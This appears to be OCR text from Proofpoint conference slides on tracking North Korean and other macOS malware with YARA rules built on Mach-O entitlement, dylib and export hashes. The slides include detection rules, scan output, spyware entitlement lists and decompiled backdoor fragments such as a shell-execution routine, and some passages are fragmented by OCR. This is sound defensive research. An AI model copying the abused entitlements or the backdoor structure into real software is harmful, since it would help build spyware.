for (offset: usize, blob: &CSBlob) in blobs {
    let length: usize = blob.length as usize;
    let size_of_blob: usize = std::mem::size_of::<CSBlob>();
    if blob.magic == CS_MAGIC_EMBEDDED_ENTITLEMENTS {
        let xml_data: &[u8] = match super_data &[u8]
            .get(index: offset + size_of_blob..offset + length)
        {
            Some(data: &[u8]) => data,
            None => continue,
        };
```

proofpoint.

© 2024 Proofpoint. All rights reserved. | Proofpoint, Inc. – Confidential and Proprietary

```
rule APT_NK_TA444_PDF_Reader_Entitlements
{
    meta:
        author = "Greg Lesnewich"
        description = "track odd entitlements used by TA444 stage 1 loaders"
        date = "2024-12-01"
        version = "1.0"
        hash = "38106b043ede31a66596299f17254d3f23cbe1f983674bf9ead5006e0f0bf880"
        hash = "7981ebf35b5eff8be2f3849c8f3085b9cec10d9759ff4d3afd46990520de0407"
        hash = "bea33fb3205319868784c028418411ee796d6ee3dfe9309f143e7e8106116a49"
        hash = "e74e8cdf887ae2de25590c55cb52dad66f0135ad4a1df224155f772554ea970c"
    condition:
        macho.entitlement_hash() == "4e6cee064caa788ccfa577b9f7fbff86"
}
```

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
<plist version="1.0">
<dict>
    <key>com.apple.application-identifier</key>
    <string></string>
    <key>com.apple.security.get-task-allow</key>
    <true/>
```

proofpoint.

© 2024 Proofpoint. All rights reserved. | Pr

Entitlement Wins

```
<key>com.apple.keystore.device</key>
<true/>
<key>com.apple.private.MobileContainerManager.allowed</key>
<true/>
<key>com.apple.security.iokit-user-client-class</key>
  <array>
    <string>RootDomainUserClient</string>
  </array>
<key>com.apple.private.tcc.allow</key>
<array>
    <string>kTCCServiceMicrophone</string>
    <string>kTCCServiceCamera</string>
</array>
<key>com.apple.private.mediaexperience.suppressrecordingstatetosystemstatus</key>
<true/>
<key>com.apple.wifi.manager-access</key>
<true/>
<key>com.apple.CoreRoutine.LocationOfInterest</key>
<true/>
<key>com.apple.CoreRoutine.preferences</key>
```

Entitlement Wins

```
rule APT_ZZ_OpTriangulation_Entitlements
{
    meta:
        author = "Greg Lesnewich"
        description = "track unique entitlements used by Op Triangulation"
        date = "2024-12-01"
        version = "1.0"
        hash = "2032140bb0723540e7fc5a8fdf42e12bccf7cc998567f0787e8d7604cc9e839b"
        hash = "5db8fdd6804e3d113b527011df086542b547f45cfa06ee88755a337536d2300c"
        hash = "fd9e97cfb55f9cfb5d3e1388f712edd952d902f23a583826ebe55e9e322f730f"
    condition:
        macho.entitlement_hash() == "d059938ce7ef12d2267938b748758075"
}
```

proofpoint.

© 2024 Proofpoint. All rights reserved. | Proofpoint, Inc. – Confidential and Proprietary

Entitlement Wins - LightSpy




```
<true/>
<key>com.apple.locationd.status</key>
<true/>
<key>com.apple.locationd.preauthorized</key>
<true/>

    <key>com.apple.wifi.manager-access</key>
    <true/>
    <key>com.apple.developer.networking.Hotsp
    <true/>
    <key>keychain-access-groups</key>
    <array>
        <string>*</string>
    </array>
```

```
rule MAL_LightSpy_Entitlements
{
    meta:
    condition:
        macho.entitlement_hash() == "15ffedf9a126f9869ce9e1f9962bcf8c"
}
```

Dylib + Entitlement Hashing Wins

```
import "macho"
rule APT_NK_AppleJeus_Macho_Features
{
    meta:
        author = "Greg Lesnewich"
        description = "track AppleJeus devs consistent Dylib + Entitlement uses"
        description = "catches UpdateAgent, SimpleTea, CrashReporter"
        date = "2024-11-18"
        version = "1.0"

    condition:
        macho.dylib_hash() == "14146344eb8737897c83e6304da2cdb0"  and
        macho.entitlement_hash() == "b1c0e03afc54794b270a3425443e19b8"
}
```

proofpoint.

© 2024 Proofpoint. All rights reserved. | Proofpoint, Inc. – Confidential and Proprietary

Future Proofing



```
rule MAL_AMOS_Stealer_DylibHash
{
    meta:
        author = "Greg Lesnewich"
        description = "for YARA-X only - track Amos samples based on consistent dylibs + entitlements"
        date = "2024-07-16"
        version = "1.0"
        hash = "01980f717e500688cad1038cc9bd5d3da5c43164394035f7368b26454d877eb9"
        hash = "1a243b063238fd983f21860e812d134c4e0b98afc1f4bf47af4a899f7718c62a"

    condition:
        macho.dylib_hash() == "211ec93719409660eb313e86af400818" and
        macho.entitlement_hash() == "184d4d1b9756d111aac15c97141da66c"
}
```

```
MAL_AMOS_Stealer_DylibHash ../../../malware/OBTS-data/samples/AMOS/fc4d6c7c5649
MAL_AMOS_Stealer_DylibHash ../../../malware/OBTS-data/samples/AMOS/634efed414f9
MAL_AMOS_Stealer_DylibHash ../../../malware/OBTS-data/samples/AMOS/c8f727b0d277
MAL_AMOS_Stealer_DylibHash ../../../malware/OBTS-data/samples/AMOS/78286b0cb3c7
MAL_AMOS_Stealer_DylibHash ../../../malware/OBTS-data/samples/AMOS/05c136bd3b6f
MAL_AMOS_Stealer_DylibHash ../../../malware/OBTS-data/samples/AMOS/b6707f8eea46
MAL_AMOS_Stealer_DylibHash ../../../malware/OBTS-data/samples/AMOS/8551469514c5
MAL_AMOS_Stealer_DylibHash ../../../malware/OBTS-data/samples/AMOS/0f083e2a0b09

 491 file(s) scanned in 0.1s. 488 file(s) matched.
➜  debug git:(main) hi greg - <3 alden
```

proofpoint.

TraderTraitor

- Jade Sleet, UNC4899, UNK_MachoMan

- Delivery Methods:
  - NPM Package Compromise
  - Dev Targeting - GitHub
  - Limited Spear Phishing


- Successor to Bangladesh Bank Heist Teams




© 2024 Proofpoint, Inc.

TraderTraitor Delivery

TraderTraitor





BEEFEATER (aka FULLHOUSE)

TraderTraitor

Basic backdoor plus
tunneling functionality

WIN + MAC Variants

```
MyConnectTcpSocket(wchar_t*, int32_t)
MyDeHandShake(int32_t)
MyRecv(int32_t, uint8_t*&)
MyRecvFile(int32_t, wchar_t*, int32_t)
MySend(int32_t, uint8_t*, int32_t)
MySendFile(int32_t, wchar_t*, int32_t)
My_Block_Recv(int32_t, uint8_t*&, int32_t,
My_Block_Send(int32_t, uint8_t*, int32_t, i
My_Socket_Close(int32_t)
ROTL64(uint64_t, uint8_t)
RunCmd(char*, uint8_t*&)
ScanDir(wchar_t*)
SecureDelete(uint8_t*, uint8_t*&)
TCP_CONNECT_TH(void*)
TROY_INFO::TROY_INFO()
```

```
int64_t MyDeHandShake(int32_t arg1)

    int64_t rax
    int64_t var_38 = rax
    int32_t* magic_bytes = _malloc(4)
    *magic_bytes = 0xeafeafbe
    int32_t r13 = 0
    int64_t rax_1 = _send(zx.q(arg1), magic_bytes, 4, 0)
    _free(magic_bytes)
```

FULLHOUSE.DOORED (com.docker.vmnat, npx-cli, us.zoom.ZoomUpdate)

TraderTraitor

The threat actor downloaded and executed `/usr/local/bin/com.docker.vmnat` using the

XPdb IOCs

Filename	exec_signing_id
us.zoom.ZoomUpdate	mac-555549440ea0d64e96bb34428e08cc8d948b40e7
npx-cli	mac-555549440ea0d64e96bb34428e08cc8d948b40e7

BEEFEATER

TraderTraitor

```
Target File:        iContact.pkg - 2017
File MD5:           b0611b1df7f8516ad495cd2621d273b9
Sig Name:           mac
Dylib Hash:         "e78081f55c33da0ffae6ea2c9d31808d"
Entitlement Hash:   "b1c0e03afc54794b270a3425443e19b8"

Target File:        GoogleSoftwareUpdate - 2024
File MD5:           2462bab0fdd54fd2a2b8483297004e30
Sig Name:           mac
Dylib Hash:         "e78081f55c33da0ffae6ea2c9d31808d"
Entitlement Hash:   "b1c0e03afc54794b270a3425443e19b8"
```


proofpoint.

© 2024 Proofpoint. All rights reserved. | Proofpoint, Inc. – Confidential and Proprietary

Imports & Exports


© 2024 Proofpoint. All rights reserved | Proofpoint, Inc. – Confidential and Proprietary

Mach-O Exports




```
keysWithPrefix("");

   key   q
     b
    by   by
     s
    se
   sea   by sea
   sel
  sell
 sells   by sea sells
    sh
   she   by sea sells she
 shell
shells   by sea sells she shells
   sho
  shor
 shore   by sea sells she shells shore
     t
    th
   the   by sea sells she shells shore the
```



ALGORITHM 5.4 Trie symbol table


Collecting the keys in a trie (trace)

proofpoint.

© 2024 Proofpoint. All rights reserved. | Proofpoint, Inc. – Confidential and Proprietary

Mach-O Imports

Imports are stored within the binary and rebuilt via finite state automata.




```
/// Mach-O import opcode constants
const BIND_OPCODE_MASK: u8 = 0xF0;
const BIND_IMMEDIATE_MASK: u8 = 0x0F;
const _BIND_OPCODE_DONE: u8 = 0x00;
const _BIND_OPCODE_SET_DYLIB_ORDINAL_IMM: u8 = 0x10;
const BIND_OPCODE_SET_DYLIB_ORDINAL_ULEB: u8 = 0x20;
const _BIND_OPCODE_SET_DYLIB_SPECIAL_IMM: u8 = 0x30;
const BIND_OPCODE_SET_SYMBOL_TRAILING_FLAGS_IMM: u8 = 0x40;
const _BIND_OPCODE_SET_TYPE_IMM: u8 = 0x50;
const BIND_OPCODE_SET_ADDEND_SLEB: u8 = 0x60;
const BIND_OPCODE_SET_SEGMENT_AND_OFFSET_ULEB: u8 = 0x70;
const BIND_OPCODE_ADD_ADDR_ULEB: u8 = 0x80;
const _BIND_OPCODE_DO_BIND: u8 = 0x90;
const BIND_OPCODE_DO_BIND_ADD_ADDR_ULEB: u8 = 0xA0;
const _BIND_OPCODE_DO_BIND_ADD_ADDR_IMM_SCALED: u8 = 0xB0;
const BIND_OPCODE_DO_BIND_ULEB_TIMES_SKIPPING_ULEB: u8 = 0xC0;
```

English pls

proofpoint.
© 2024 Proofpoint. All rights reserved. | Proofpoint, Inc. – Confidential and Proprietary

Export Wins

Analyzing DPRK's SpectralBlur

The first malware of 2024 is (already) here!

by: Patrick Wardle / January 4, 2024


```
macho.has_export("_proc_restart") or
macho.has_export("_proc_rmfile") or
macho.has_export("_proc_setcfg") or
macho.has_export("_proc_shell") or
macho.has_export("_proc_sleep") or
macho.has_export("_proc_stop") or
macho.has_export("_proc_testconn") or
macho.has_export("_proc_upload") or
macho.has_export("_proc_upload_content") or
"_procs") or
"_read_packet") or
"_save_config") or
"_sigchild") or
"_socket_close") or
"_socket_connect") or
"_socket_recv") or
"_socket_send") or
"_wait_read") or
"_write_packet") or
"_write_packet_value") or
"_xcrypt")
```

Finally, let's look at the `proc_shell`, which executed a command by `write`'ing to the pseudo-terminal (`posix_openpt`) previously:

```
1  int main(...)
2
3      call        posix_openpt
4      mov         dword [pt], eax
5
6  int proc_shell(...) {
7      var_8 = arg0;
8      var_10 = arg1;
9      if (write(*pt, var_10 + 0x10, strlen(var_10 + 0x10)) <= 0x0) {
10             var_4 = _write_packet_value(var_8, *var_10, 0x0);
11     }
```


© 2024 Proofpoint. All rights reserved. | Proofpoint, Inc. – Confidential and Proprietary

Import Hashing Wins



